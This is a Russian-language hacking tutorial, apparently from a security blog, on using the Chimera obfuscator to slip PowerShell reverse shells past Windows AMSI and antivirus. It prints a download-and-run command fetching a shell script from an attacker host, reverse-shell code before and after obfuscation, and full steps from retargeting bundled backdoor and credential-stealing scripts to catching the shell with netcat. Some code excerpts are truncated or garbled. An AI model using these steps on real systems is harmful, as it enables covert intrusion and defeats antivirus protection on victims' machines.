

Как обойти антивирус с помощью Chimera



<https://spy-soft.net/>

Встроенное решение Microsoft для защиты от вредоносных программ делает все возможное для предотвращения распространенных атак. К сожалению, для пользователей Windows 10 уклонение от обнаружения не требует почти никаких усилий. Злоумышленник, вооруженный этими знаниями, легко обойдет защитное ПО с помощью любого количества инструментов.

Поскольку решение Microsoft для защиты от вредоносных программ является первой линией защиты Windows 10, оно является предметом множества отличных исследований в области безопасности. В этой статье будет представлено краткое введение в то, как злоумышленники могут полностью уклониться от нее.


Еще по теме:

AMSI — основа антивирусного ПО Windows

Основой антивирусного ПО Microsoft, представленного в Windows 10, является интерфейс сканирования на наличие вредоносных программ Windows или AMSI. Антивирусные приложения, включая Защитник Windows, могут вызывать свой набор API-интерфейсов, чтобы запросить сканирование на наличие вредоносного программного обеспечения, сценариев и другого содержимого. Чтобы вкратце описать это, давайте посмотрим на определение Microsoft:

Интерфейс сканирования на наличие вредоносных программ Windows (AMSI) — это универсальный стандарт интерфейса, который позволяет вашим приложениям и службам интегрироваться с любым продуктом защиты от вредоносных программ, установленным на машине. AMSI обеспечивает улучшенную защиту от вредоносных программ для ваших конечных пользователей и их данных, приложений и рабочих нагрузок.


На приведенном ниже снимке экрана злоумышленник загружает скрипт («shell.ps1»), содержащий гнусный код для немедленного установления соединения с удаленным сервером. При попытке выполнить сценарий PowerShell таким образом AMSI будет использовать обнаружение на основе сигнатур для выявления вредоносной активности.



```
PS C:\Users\tokyoneon> powershell /ep bypass /c '$d=$env:TEMP;wget "http://hacker.com/shell.ps1" -o $d\s.ps1;ipmo $d\s.ps1';
ipmo : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:59
+ ... =$env:TEMP;wget http://hacker.com/shell.ps1 -o $d\s.ps1;ipmo $d\s.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (:String) [Import-Module], CommandNotFoundExcep
+ FullyQualifiedErrorId : CommandNotFoundException,Microsoft.PowerShell.Commands.ImportModuleCommand

PS C:\Users\tokyoneon>
```

Ниже приведено изображение того же сценария, который используется после некоторой обфускации. Windows 10 не имеет проблем с его запуском. Произвольное сообщение печатается в терминале, когда устанавливается соединение с сервером злоумышленника.



```
PS C:\Users\tokyoneon> powershell /ep bypass /c '$d=$env:TEMP;wget "http://hacker.com/shell.ps1" -o $d\s.ps1;ipmo $d\s.ps1';
Nothing to see here ...
```

Chimera — это сценарий обфускации PowerShell, который я создал для обхода Microsoft AMSI, а также коммерческих антивирусных решений. Он переваривает вредоносные сценарии PowerShell, которые, как известно, запускают антивирусные программы, и использует простую подстановку строк и конкатенацию переменных для обхода обычных сигнатур обнаружения. Ниже приведен пример работы Химеры.


Ниже приведен фрагмент Invoke-PowerShellTcp.ps1, того же сценария «shell.ps1», который ранее запускал AMSI.

```

1 $stream = $client.GetStream()
2 [byte[]]$bytes = 0..65535|%{0}
3
4 #Send back current username and computername
5 $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
6 user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
7 Microsoft Corporation. All rights reserved.`n`n")
8 $stream.Write($sendbytes,0,$sendbytes.Length)
9
10 #Show an interactive PowerShell prompt
    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

```

VirusTotal сообщает о 25 обнаружениях скрипта (показано ниже). Это неудивительно, поскольку Invoke-PowerShellTcp.ps1 невероятно популярен.



Вот тот же фрагмент, обработанный Chimera:

```

1 # Watched anxiously by the Rebel command, the fleet of small, single-pilot fighters s
2 $xdgIPkCcKmvqoXAYKaOiPdhKXIsFBDov =
3 $jYODNAbvrcYMGaAnZHZe."$bnyEOfzNcZkkuogkqgKbfmmkvB$ZSshncYvoHKv
4 # As the station slowly moves into position to obliterate the Rebels, the pilots m
5 [bYte[]]$mOmMDiAfdJwklSzJCUFzcUmjONtNWN = 0..65535|%{0}
6 # Darth Vader leads the counterattack himself and destroys many of the Rebels, in
7
8 # Finally, it is up to Luke himself to make a run at the target, and he is saved from \
9 away from the station.
10 # Heading Ben's disembodied voice, Luke switches off his computer and uses
11 # Against all odds, Luke succeeds and destroys the Death Star, dealing a major de
12 $PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUIKkqK = ([teXt.enCoDInG]::
13 Powershell rUnnInG As User " + $TgDXkBADxbzEsKLWOWoPoF:UserNAme + " on "
CorPorAtlon. All rIGhts reserved.`n`n")
# Far off in a distant galaxy, the starship belonging to Princess Leia, a young membe
Star Destroyer.
$xdgIPkCcKmvqoXAYKaOiPdhKXIsFBDov.WrIte($PqJfKJLVEgPdfemZPpuJ
# An imperial boarding party blasts its way onto the captured vessel, and after a fic

```

VirusTotal сообщает об обнаружении обфусцированной версии.

VirusTotal - Mozilla Firefox

https://www.virustotal.com/gui/file/74a47198fefa10a8ebb88a8b130259e56a5a9fc4302089ac73009742ba5c98dc/... (110%)

74a47198fefa10a8ebb88a8b130259e56a5a9fc4302089ac73009742ba5c98dc

0 / 56

✓ No engines detected this file

74a47198fefa10a8ebb88a8b130259e56a5a9fc4302089ac73009742ba5c98dc

211.17 KB Size

2020-08-30 03:37:04 UTC a moment ago

starwars_synopsis.ps1

Community Score

text

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected

Хотя я загрузил образец в VirusTotal, это очень плохая практика. Как указано в его Политике конфиденциальности:

Все партнеры получают Образцы, которые их антивирусные ядра не определили как потенциально опасные, если один и тот же Образец был обнаружен как вредоносный хотя бы одним антивирусным ядром другого партнера. Такой обмен информацией помогает исправить потенциальные уязвимости в отрасли безопасности.

Проще говоря, если только одно антивирусное ядро обнаруживает файл, созданный Chimera, файл распространяется более чем в 75 антивирусных компаний. Поэтому не загружайте файлы, созданные каким-либо инструментом обфускации, в VirusTotal. Вместо этого используйте локальную автономную виртуальную машину Windows 10 с установленными антивирусными решениями. Таким образом, если файл обнаружен, он не будет распространен среди всех крупных охранных компаний на планете.

Установка Chimera

Чтобы начать работу с Chimera, используйте следующую команду для обновления репозитория APT и установки необходимых зависимостей, необходимых Chimera для правильной работы.

```
1 ~$ sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl
2 gawk grep coreutils git
3
4 [sudo] password for user:
5 Hit:1 http://kali.download/kali kali-rolling InRelease
6 Reading package lists... Done
7 Reading package lists... Done
8 Building dependency tree
9 Reading state information... Done
10 coreutils is already the newest version (8.30-3+b1).
11 curl is already the newest version (7.68.0-1+b1).
12 curl set to manually installed.
13 gawk is already the newest version (1:5.0.1+dfsg-1).
14 gawk set to manually installed.
15 grep is already the newest version (3.4-1).
16 libc-bin is already the newest version (2.31-2).
17 perl is already the newest version (5.30.3-4).
18 sed is already the newest version (4.7-1).
19 xxd is already the newest version (2:8.2.0716-3).
20 The following additional packages will be installed:
21   libjq1 (1.6-1)
22   libonig5 (6.9.5-2)
23 The following NEW packages will be installed:
24   jq (1.6-1)
25   libjq1 (1.6-1)
26   libonig5 (6.9.5-2)
27 0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
   Need to get 378 kB of archives.
```

Затем клонируйте мой репозиторий Chimera с помощью команды git clone. Я помещаю его в свой каталог / opt / chimera, как показано ниже.

```
1 ~$ sudo git clone https://github.com/tokyoneon/chimera /opt/chimera
2
3 Cloning into '/opt/chimera'...
4 remote: Enumerating objects: 16, done.
5 remote: Counting objects: 100% (16/16), done.
6 remote: Compressing objects: 100% (14/14), done.
7 remote: Total 16 (delta 0), reused 16 (delta 0), pack-reused 0
8 Unpacking objects: 100% (16/16), 805.04 KiB | 1.79 MiB/s, done.
```

Затем рекурсивно (-R) измените владельца каталога, чтобы файлы были доступны без прав root.

```
1 ~$ sudo chown $USER:$USER -R /opt/chimera/
```

Теперь перейдите (cd) в новый каталог / opt / chimera.

```
1 ~$ cd /opt/chimera/
```

И повысьте разрешения сценария chimera.sh, чтобы разрешить выполнение в Kali.

```
1 /opt/chimera$ sudo chmod +x chimera.sh
```

Наконец, чтобы просмотреть доступные параметры, выполните Chimera с аргументом —help.

```
1 /opt/chimera$ ./chimera.sh --help
2
```

Обфускация PowerShell

В каталоге shells / есть несколько скриптов Nishang и несколько общих. Все проверено и работает. Однако неизвестно, как непроверенные скрипты будут воспроизводиться с помощью Chimera. Рекомендуется использовать только входящие в комплект оболочки.

```

1 /opt/chimera$ ls -laR shells/
2
3 shells/:
4 total 60
5 -rwxrwx--- 1 user user 1727 Aug 29 22:02 generic1.ps1
6 -rwxrwx--- 1 user user 1433 Aug 29 22:02 generic2.ps1
7 -rwxrwx--- 1 user user 734 Aug 29 22:02 generic3.ps1
8 -rwxrwx--- 1 user user 4170 Aug 29 22:02 Invoke-PowerShellcmp.ps1
9 -rwxrwx--- 1 user user 281 Aug 29 22:02 Invoke-PowerShellTcpOneLine.ps1
10 -rwxrwx--- 1 user user 4404 Aug 29 22:02 Invoke-PowerShellTcp.ps1
11 -rwxrwx--- 1 user user 594 Aug 29 22:02 Invoke-PowerShellUdpOneLine.ps1
12 -rwxrwx--- 1 user user 5754 Aug 29 22:02 Invoke-PowerShellUdp.ps1
13 drwxr-xr-x 2 user user 4096 Aug 30 18:53 misc
14 -rwxrwx--- 1 user user 616 Aug 29 22:02 powershell_reverse_shell.ps1
15
16 shells/misc:
17 total 36
18 -rwxrwx--- 1 user user 1757 Aug 12 19:53 Add-RegBackdoor.ps1
19 -rwxrwx--- 1 user user 3648 Aug 12 19:53 Get-Information.ps1
20 -rwxrwx--- 1 user user 672 Aug 12 19:53 Get-WLAN-Keys.ps1
21 -rwxrwx--- 1 user user 4430 Aug 28 23:31 Invoke-PortScan.ps1
22 -rwxrwx--- 1 user user 6762 Aug 29 00:27 Invoke-PoshRatHttp.ps1

```

Перед использованием сценариев измените жестко заданные IP-адреса (192.168.56.101) на свой адрес Kali. Чтобы узнать свой внутренний IP-адрес, используйте `ip -s a` и найдите адрес 192.168.X.X. Если вы не видите один из них, ваша система Kali, вероятно, настроена с использованием NAT. Вы захотите выключить виртуальную машину и использовать конфигурацию сети только для хоста.

```

1 /opt/chimera$ sed -i 's/192.168.56.101/<YOUR-IP-ADDRESS>/g' shells/*.ps1

```

Порт по умолчанию для всех сценариев — 4444. Используйте `sed` еще раз, чтобы изменить их, если необходимо.

```

1 /opt/chimera$ sed -i 's/4444/<YOUR-DESIRED-PORT>/g' shells/*.ps1


```

Теперь используйте следующую команду, чтобы скрыть один из доступных скриптов с помощью Chimera.

```

1 /opt/chimera$ ./chimera.sh -f shells/Invoke-PowerShellTcp.ps1 -o
2 /tmp/chimera.ps1 -g -v -t -j -i -c -h -s -b -e
3
4
5
6
7
8
9
10
11
12

```



by @tokyoneon_

В команде много чего происходит. Я кратко разберу каждый аргумент, но просмотрите [руководство по использованию](#) для более подробного объяснения и [шпаргалку](#) для примеров. Также не забудьте использовать `—help` для более широких описаний.

- **-f**: входной файл.
- **-o**: выходной файл.
- **-g**: исключить из сценария несколько специфичных для Nishang характеристик.
- **-v**: подставить имена переменных.
- **-t**: Заменить типы данных.
- **-j**: заменить имена функций.
- **-i**: вставлять произвольные комментарии в каждую строку.
- **-c**: Заменить комментарии произвольными данными.
- **-h**: преобразовать IP-адреса в шестнадцатеричный формат.
- **-s**: заменять различные строки.
- **-b**: обратные кавычки, где это возможно.
- **-e**: изучить обфусцированный файл по завершении процесса.

Обход антивируса

В новом терминале запустите прослушиватель Netcat для приема входящих соединений. Обязательно всегда используйте `-v`, поскольку некоторые сценарии не выводят приглашение оболочки при установке нового соединения.

```

1 ~$ nc -v -l -p 4444
2
3 listening on [any] 4444 ...

```

Переместите файл `chimera.ps1` из Kali на локальный компьютер с Windows 10. Затем откройте терминал PowerShell и выполните файл с помощью следующей команды.


```
1 PS> powershell.exe -ep bypass C:\path\to\chimera.ps1
```

Вернувшись в Kali, терминал NC выдаст следующий результат — без претензий со стороны AMSI.

```
1 ~$ nc -v -l -p 4444
2
3 listening on [any] 4444 ...
4 192.168.56.105: inverse host lookup failed: Host name lookup failure
5 connect to [192.168.56.107] from (UNKNOWN) [192.168.56.105] 49725
6 Windows PowerShell running as user on
7 Copyright (C) 2015 Microsoft Corporation. All rights reserved.
8
9 PS C:\Users\target>
```

Заключение

Создание защитных средств безопасности — задача не из легких. Интерфейс сканирования на вредоносное ПО от Microsoft является прекрасным примером этого. Мотивированный злоумышленник всегда найдет способ ускользнуть от системы безопасности. В случае с Chimera он просто разбивает струны на множество частей и реконструирует их как переменные. Другие проекты, такие как Invoke-Obfuscation, доводят уклонение до уровня мастерства.

Еще по теме: [Обфускация с помощью ProGuard](#)